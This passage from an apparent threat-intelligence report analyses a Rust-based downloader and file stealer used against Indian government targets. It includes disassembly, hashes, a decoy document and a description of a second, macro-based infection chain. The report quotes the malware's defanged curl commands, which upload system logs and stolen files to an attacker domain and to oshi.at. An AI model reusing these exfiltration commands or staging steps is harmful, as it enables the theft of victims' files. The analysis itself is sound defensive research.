


```
Curl Logs:
<html>
<head>
<script type="text/javascript">
function redirect(){
var localIP="[redacted]";
var link="http://ifconfig.me/";
var errorno="110";
var enclink=encodeURIComponent(link);
var redirectURL="http://"+localIP+"/denied.html?url="+enclink+"&err="+errorno;
window.location = redirectURL;
}
</script>
</head>
<body onLoad="redirect()">
</body>
</html>


Active Drives:
Caption

C:

D:
```

Fig. 9 – System check logs

These logs are written into a file named '*MySystem.txt*' in *ProgramData\syscheck* directory and uploaded to the same domain as:


"curl -F TT=@C:\ProgramData\syscheck\MySystem.txt hxxps://awesscholarship[.in/upload/upload.php"



```
loc_14002DA1E:
mov     [rsp+1340h+var_1320], 8
lea     r9, aFileZiphttpsAw_1 ; "file.ziphttps://awesscholarship.in/uplo"...
mov     rcx, rbx
call    std__path__Path___join__h5b48c44188b87cc8 ; std::path::Path::_join::h5b
mov     [rbp+12C0h+var_80], r14
mov     [rbp+12C0h+var_78], rbx
lea     rax, aFileZiphttpsAw_1+8 ; "https://awesscholarship.in/upload/file1"...
mov     [r13+248h], rax
mov     qword ptr [r13+250h], 2Bh ; '+'
mov     byte ptr [r13+399h], 0
```

Fig. 10 – URL to download the next stage

Then another archive named *file1.zip* is downloaded from the same fake domain and extracted. It is renamed to '*MySystem.exe*' and executed. Lastly, ***persistence*** for this final payload is created through the Startup directory.


```
mov     rsi, rcx
lea     rdx, aAppdatafailedT ; "APPDATAFailed to get APPDATA path"
lea     rcx, [rbp+0B0h+var_100]
mov     r8d, 7
call    std__env__var__h93ec90b40e62ae33 ; std::env::_var::h93ec90b40e62ae33
cmp     byte ptr [rbp+0B0h+var_F0+8], 3
jnz     loc_140037C2B
```

```
mov     r8, qword ptr [rbp+0B0h+var_F0]
mov     [rbp+0B0h+var_30], r8
movups  xmm0, [rbp+0B0h+var_100]
movaps  [rbp+0B0h+var_40], xmm0
mov     rdi, qword ptr [rbp+0B0h+var_40]

loc_140037AB8:
mov     [rsp+130h+var_110], 2Dh ; '-'
lea     r9, aMicrosoftWindo ; "Microsoft\\Windows\\Start Menu\\Program"...
mov     rcx, rbp
mov     rdx, rdi
call    std__path__Path___join__h5b48c44188b87cc8 ; std::path::Path::_join::h5b48c44188b87cc8
```

```
loc_140037C2B:
movups  xmm0, [rbp+0B0h+var_100]
movups  xmm1, [rbp+0B0h+var_F0]
movaps  [rbp+0B0h+var_80], xmm1
movaps  [rbp+0B0h+var_90], xmm0

loc_140037C3B:
lea     rax, off_140227FD0
mov     [rsp+130h+var_110], rax
lea     rcx, aAppdatafailedT+7 ;
lea     r9, off_1402279F0
```


Fig. 11 – Persistence via Startup

Stealer: Final Stage

The final payload is another rust-based malware that steals files, collects system name & IP, and uploads individual files along with the logs. It doesn't have built-in features of sophisticated info-stealers like stealing from web browsers, Discord/Steam or cryptocurrency wallets. Multiple versions of this stealer were found in this campaign with compilation timestamps ranging from September till date (December) and they have had a significantly lower detection rate on Virus Total.

MD5	Compilation Timestamp	PDB
da745b60b5ef5b4881c6bc4b7a48d784	2023-09-26	syscheck.pdb
f68b17f1261aaa4460d759d95124fbd4	2023-09-26	alam.pdb
237961bbba6d4aa2e0fae720d4ece439	2023-10-26	alam.pdb
d2949a3c4496cb2b4d204b75e24390d9	2023-12-08	Zew.pdb
fc61b985d8c590860f397d943131bfb5	2023-12-11	Zew.pdb

Changes in PDB path name can be seen in October and December samples but the similarity is almost identical when compared via BinDiff, which is 91%, except for few minor changes.



Primary Call Graph

Image Name	2379_file1.exe
Functions	1067 (86.8%) / 1116 (90.8%) 1229 113 (9.2%)
Calls	125 (3.7%) / 799 (23.9%) 3338 2539 (76.1%)
Basic Blocks	12533 (89.7%) 13979 (10.3%) 1446
Jumps	17478 (88.4%) 19774 (11.6%) 2296
Instructions	61962 (85.5%) 72466 (14.5%) 10504

Secondary Call Graph

Image Name	d294_file1.exe
Functions	1067 (93.0%) / 1116 (97.3%) 1147 31 (2.7%)
Calls	125 (4.0%) / 799 (25.7%) 3114 2315 (74.3%)
Basic Blocks	12533 (94.2%) 13311 (5.8%) 778
Jumps	17478 (92.4%) 18908 (7.6%) 1430
Instructions	61962 (91.0%) 68059 (9.0%) 6097

Call Graph View


Similarity	Confidence	Primary Name	Secondary Name	Functions	Calls
0.91	0.99	2379_file1.exe	d294_file1.exe	113 1116 31	2539 799 2315

Fig. 12 – Similarity in samples

It enumerates all document and archive files in all the drives it fetched previously in the downloader stage. Two log files are created inside a new folder with different names (*Micro, File*) for each sample under the *ProgramData* directory. They are used to store records of uploaded files and logs of enumerated files. After saving enumerated files to '*Logs.txt,*' each file is uploaded via the *curl* PUT method to ***oshi[.]at*** domain, an anonymous public file-sharing engine called OshiUpload.

"curl -T C:\Users\test\Downloads\<filename>.zip hxxps://oshi[.]at"


Along with the desktop name, the links to download these files are saved in '*Records.txt,*' which contains three URLs for each file. Two are Clearnet links – one for managing and the other for downloading. The third is a Tor domain of Oshi to download via hidden service.



```
Desktop: [redacted]

https://oshi.at/a/[redacted] [Admin]
https://oshi.at/[redacted] [Download]
http://5ety7tpkim5me6eszuwcje7bmy25pbtrjtue7zkqqgziljwqy3rrikqd.onion/[redacted] [Tor download]



https://oshi.at/a/[redacted] [Admin]
https://oshi.at/[redacted] [Download]
http://5ety7tpkim5me6eszuwcje7bmy25pbtrjtue7zkqqgziljwqy3rrikqd.onion/[redacted] [Tor download]

```

Fig. 13 – Download links of uploaded files

The management page displays the attributes of the file uploaded – download links, size, type, hash, and timestamp. Options for destroying the file along with an expiration timer are present.



Upload management - [redacted].zip


Clearnet DL	oshi.at/[redacted]
Tor DL	5ety7tpkim5me6eszuwcje7bmy25pbtrjtue7zkqqgziljwqy3rrikqd.onion/[redacted]
Size	16456698
Type	application/zip
SHA1 Hashsum	[redacted]
Created	Tue Dec [redacted] 2023
Expires	Wed Dec [redacted] 2023
Destroy after DL	No [toggle]
Onion only	No [toggle]
Hits	0/1000

Use this button to delete the file permanently:

Alternatively, you can extend the file expiration period:

Fig. 14 – Management page for uploaded files

The log files with timestamps in the filename are uploaded to the fake AWES domain. The server response is verified for a successful upload, after which it goes into an infinite sleep until interrupted.




```
mov qword ptr ss:[rbp+F8],2
mov qword ptr ss:[rbp+110],0
lea rax,qword ptr ss:[rbp+328]
mov qword ptr ss:[rbp+100],rax          [rbp+100]:"®ûTq¢"
mov qword ptr ss:[rbp+108],1
lea rcx,qword ptr ss:[rbp+F0]           [rbp+F0]:&"Server response: "
call file1.7FF7F6346650
jmp file1.7FF7F63339B1
mov rax,qword ptr ss:[rbp+258]
mov qword ptr ss:[rbp+2E0],rax
lea rax,qword ptr ss:[rbp+2E0]
mov qword ptr ss:[rbp+F0],rax           [rbp+F0]:&"Server response: "
lea rax,qword ptr ds:[7FF7F63455D0]     rax:"®ûTq¢", 00007FF7F63455D0:"@\v"
mov qword ptr ss:[rbp+F8],rax
lea rax,qword ptr ds:[7FF7F636D8D8]     rax:"®ûTq¢", 00007FF7F636D8D8:&"Failed to
mov qword ptr ss:[rbp+170],rax          [rbp+170]:"The file records_2023[redacted]_0753
mov qword ptr ss:[rbp+178],2
mov qword ptr ss:[rbp+190],0
lea rax,qword ptr ss:[rbp+F0]           [rbp+F0]:&"Server response: "
mov qword ptr ss:[rbp+180],rax
mov qword ptr ss:[rbp+188],1            [rbp+188]:"  % Total    % Received % Xferd
mov rcx,rsi                             rsi:&"The file records_2023[redacted]_075350.txt
call file1.7FF7F6346650
mov rax,qword ptr ss:[rbp+2E0]
mov ecx,eax
and ecx,3
lea rdx,qword ptr ds:[rcx-2]
cmp rdx,2
jb file1.7FF7F6333A10
test rcx,rcx
je file1.7FF7F6333A10
lea rcx,qword ptr ds:[rax-1]
mov qword ptr ss:[rbp+378],rcx
mov rcx,qword ptr ds:[rax-1]

  % Received % Xferd  Average Speed   Time    Time     Time  Current\r\n
```

```
                                                   Hide FPU
 "®ûTq¢"

 &"The file records_2023[redacted]_075350.txt has been uploaded.
 "https://awesscholarship.in/upload/upload.php«««««««««««

 '7'

 "º\rðº\rðº«««««««««««««««««"

 file1.00007FF7F63337F9
02

Default (x64 fastcall)
1: rcx 000000A27154F850
2: rdx 0000000000000000
3: r8 0000000000000000
4: r9 0000000000000037
5: [rsp+20] 000000000000000B
```

Fig. 15 – Server response after uploading logs

With the new stealer payloads that we observed in December, the threat actor utilizes a new bait document that belongs to Kailash Satyarthi Children's Foundation. The document is available on their website, which is related to their statistics report on "Child Marriage and other crimes against Children in Assam".



State Fact Sheet

CHILD MARRIAGE AND OTHER CRIMES AGAINST CHILDREN IN ASSAM

Child marriage (i.e., marriage of girls below the age of 18 and boys below the age of 21) in India is one of the most serious crimes committed against children. It is prevalent in most of the States/UTs despite a law (Prohibition of Child Marriage Act, 2006) to root it out. Child marriage ends childhood and puts children at high risk of violence, exploitation, and abuse. It also adversely impacts their rights to education, health and protection.

A total of 1,49,404 crimes against children were recorded in India in 2021, indicating an average of 409 such cases reported each day during the year. This included a total of 1,050 cases registered under the Prohibition of Child Marriage Act, victimising 1,062 children. Of all the registered crimes against children across the country in 2021, about 4 percent were from Assam (5,282). The state stands at the 14th position, in terms of percentage share of the total crimes committed against children during 2021 in the country.

Figure1: Victims of Child Marriage in Assam

Source: Crime in India (2019-2021), NCRB, Govt. of India

A comparison with last year's reported crimes in Assam shows a 14 percent increase in the total number of crimes against children (from 4,622 in 2020). The number of victims of child marriage also increased by 17 percent (from 139 in 2020 to 162 in 2021) as compared to the national average of 34 percent increase (from 792 victims in 2020).

Figure 2: Child Marriage and Teenage Pregnancies (%)

Source: NFHS-4 (2015-16) and NFHS-5 (2019-2021)

Child Marriage

- During the last 3 years, there has been a continuous increase in victims of child marriage in Assam, from 115 in 2019 to 162 in 2021 (Figure-1).
- While there is a 3.5 percentage point decrease in women aged 20-24 years falling prey to child marriage between 2015-16 and 2019-21 (from 26.8% to 23.3%) in India, there is an increase of 1 percentage point in Assam (from 30.8% to 31.8%) during the same period.
- As per the Census 2011, in Assam 2.6 lakh children were married off before the attainment of the legal age of marriage, which constituted approximately 2 percent of all married children in the country. However, NCRB data suggests that cases of only 416 children were registered in the state under the Prohibition of Child Marriage Act during 2019-21.
- Court disposal of cases under Prohibition of Child Marriage Act:
  - The conviction rate in child marriage cases in India is extremely poor at a mere 10 percent, the lowest conviction rate of all types of crimes committed against children. In 2019, 2020 and 2021 the number of cases which ended with conviction was only 12 (out of 1,640), 6 (out of 2,092) and 10 (out of 2,865) respectively.
  - At the end of 2021, a mounting 96 percent child marriage cases in the country were pending trial (2761 cases pending out of 2865 cases).

Fig. 16 – Decoy: Assam CDR (Dec'23)

Using decoys themed as children's foundations or societies for army children and IAS officers in a spear-phishing campaign indicates a targeted effort aimed at Indian government officials, especially those associated with children's foundations or societies.

Infection Chain 2

Another similar infection chain was observed in December using maldocs, where enumeration and exfiltration were done using PowerShell script instead of Rust-based payloads. Along with two fake domains, encrypted PowerShell scripts have been used here.





Fig. 17 – Infection Chain (2)

The infection starts with a phishing maldoc that contains malicious VBA macro. With basic VBA obfuscation, it contains encrypted PowerShell commands. Similar maldocs have been identified that use slightly modified PS commands.

1. Dsop_Nom.ppam
2. DSOP-NOM.ppam
3. PM_INDIG_INITIATIVE_BRIEF.ppam

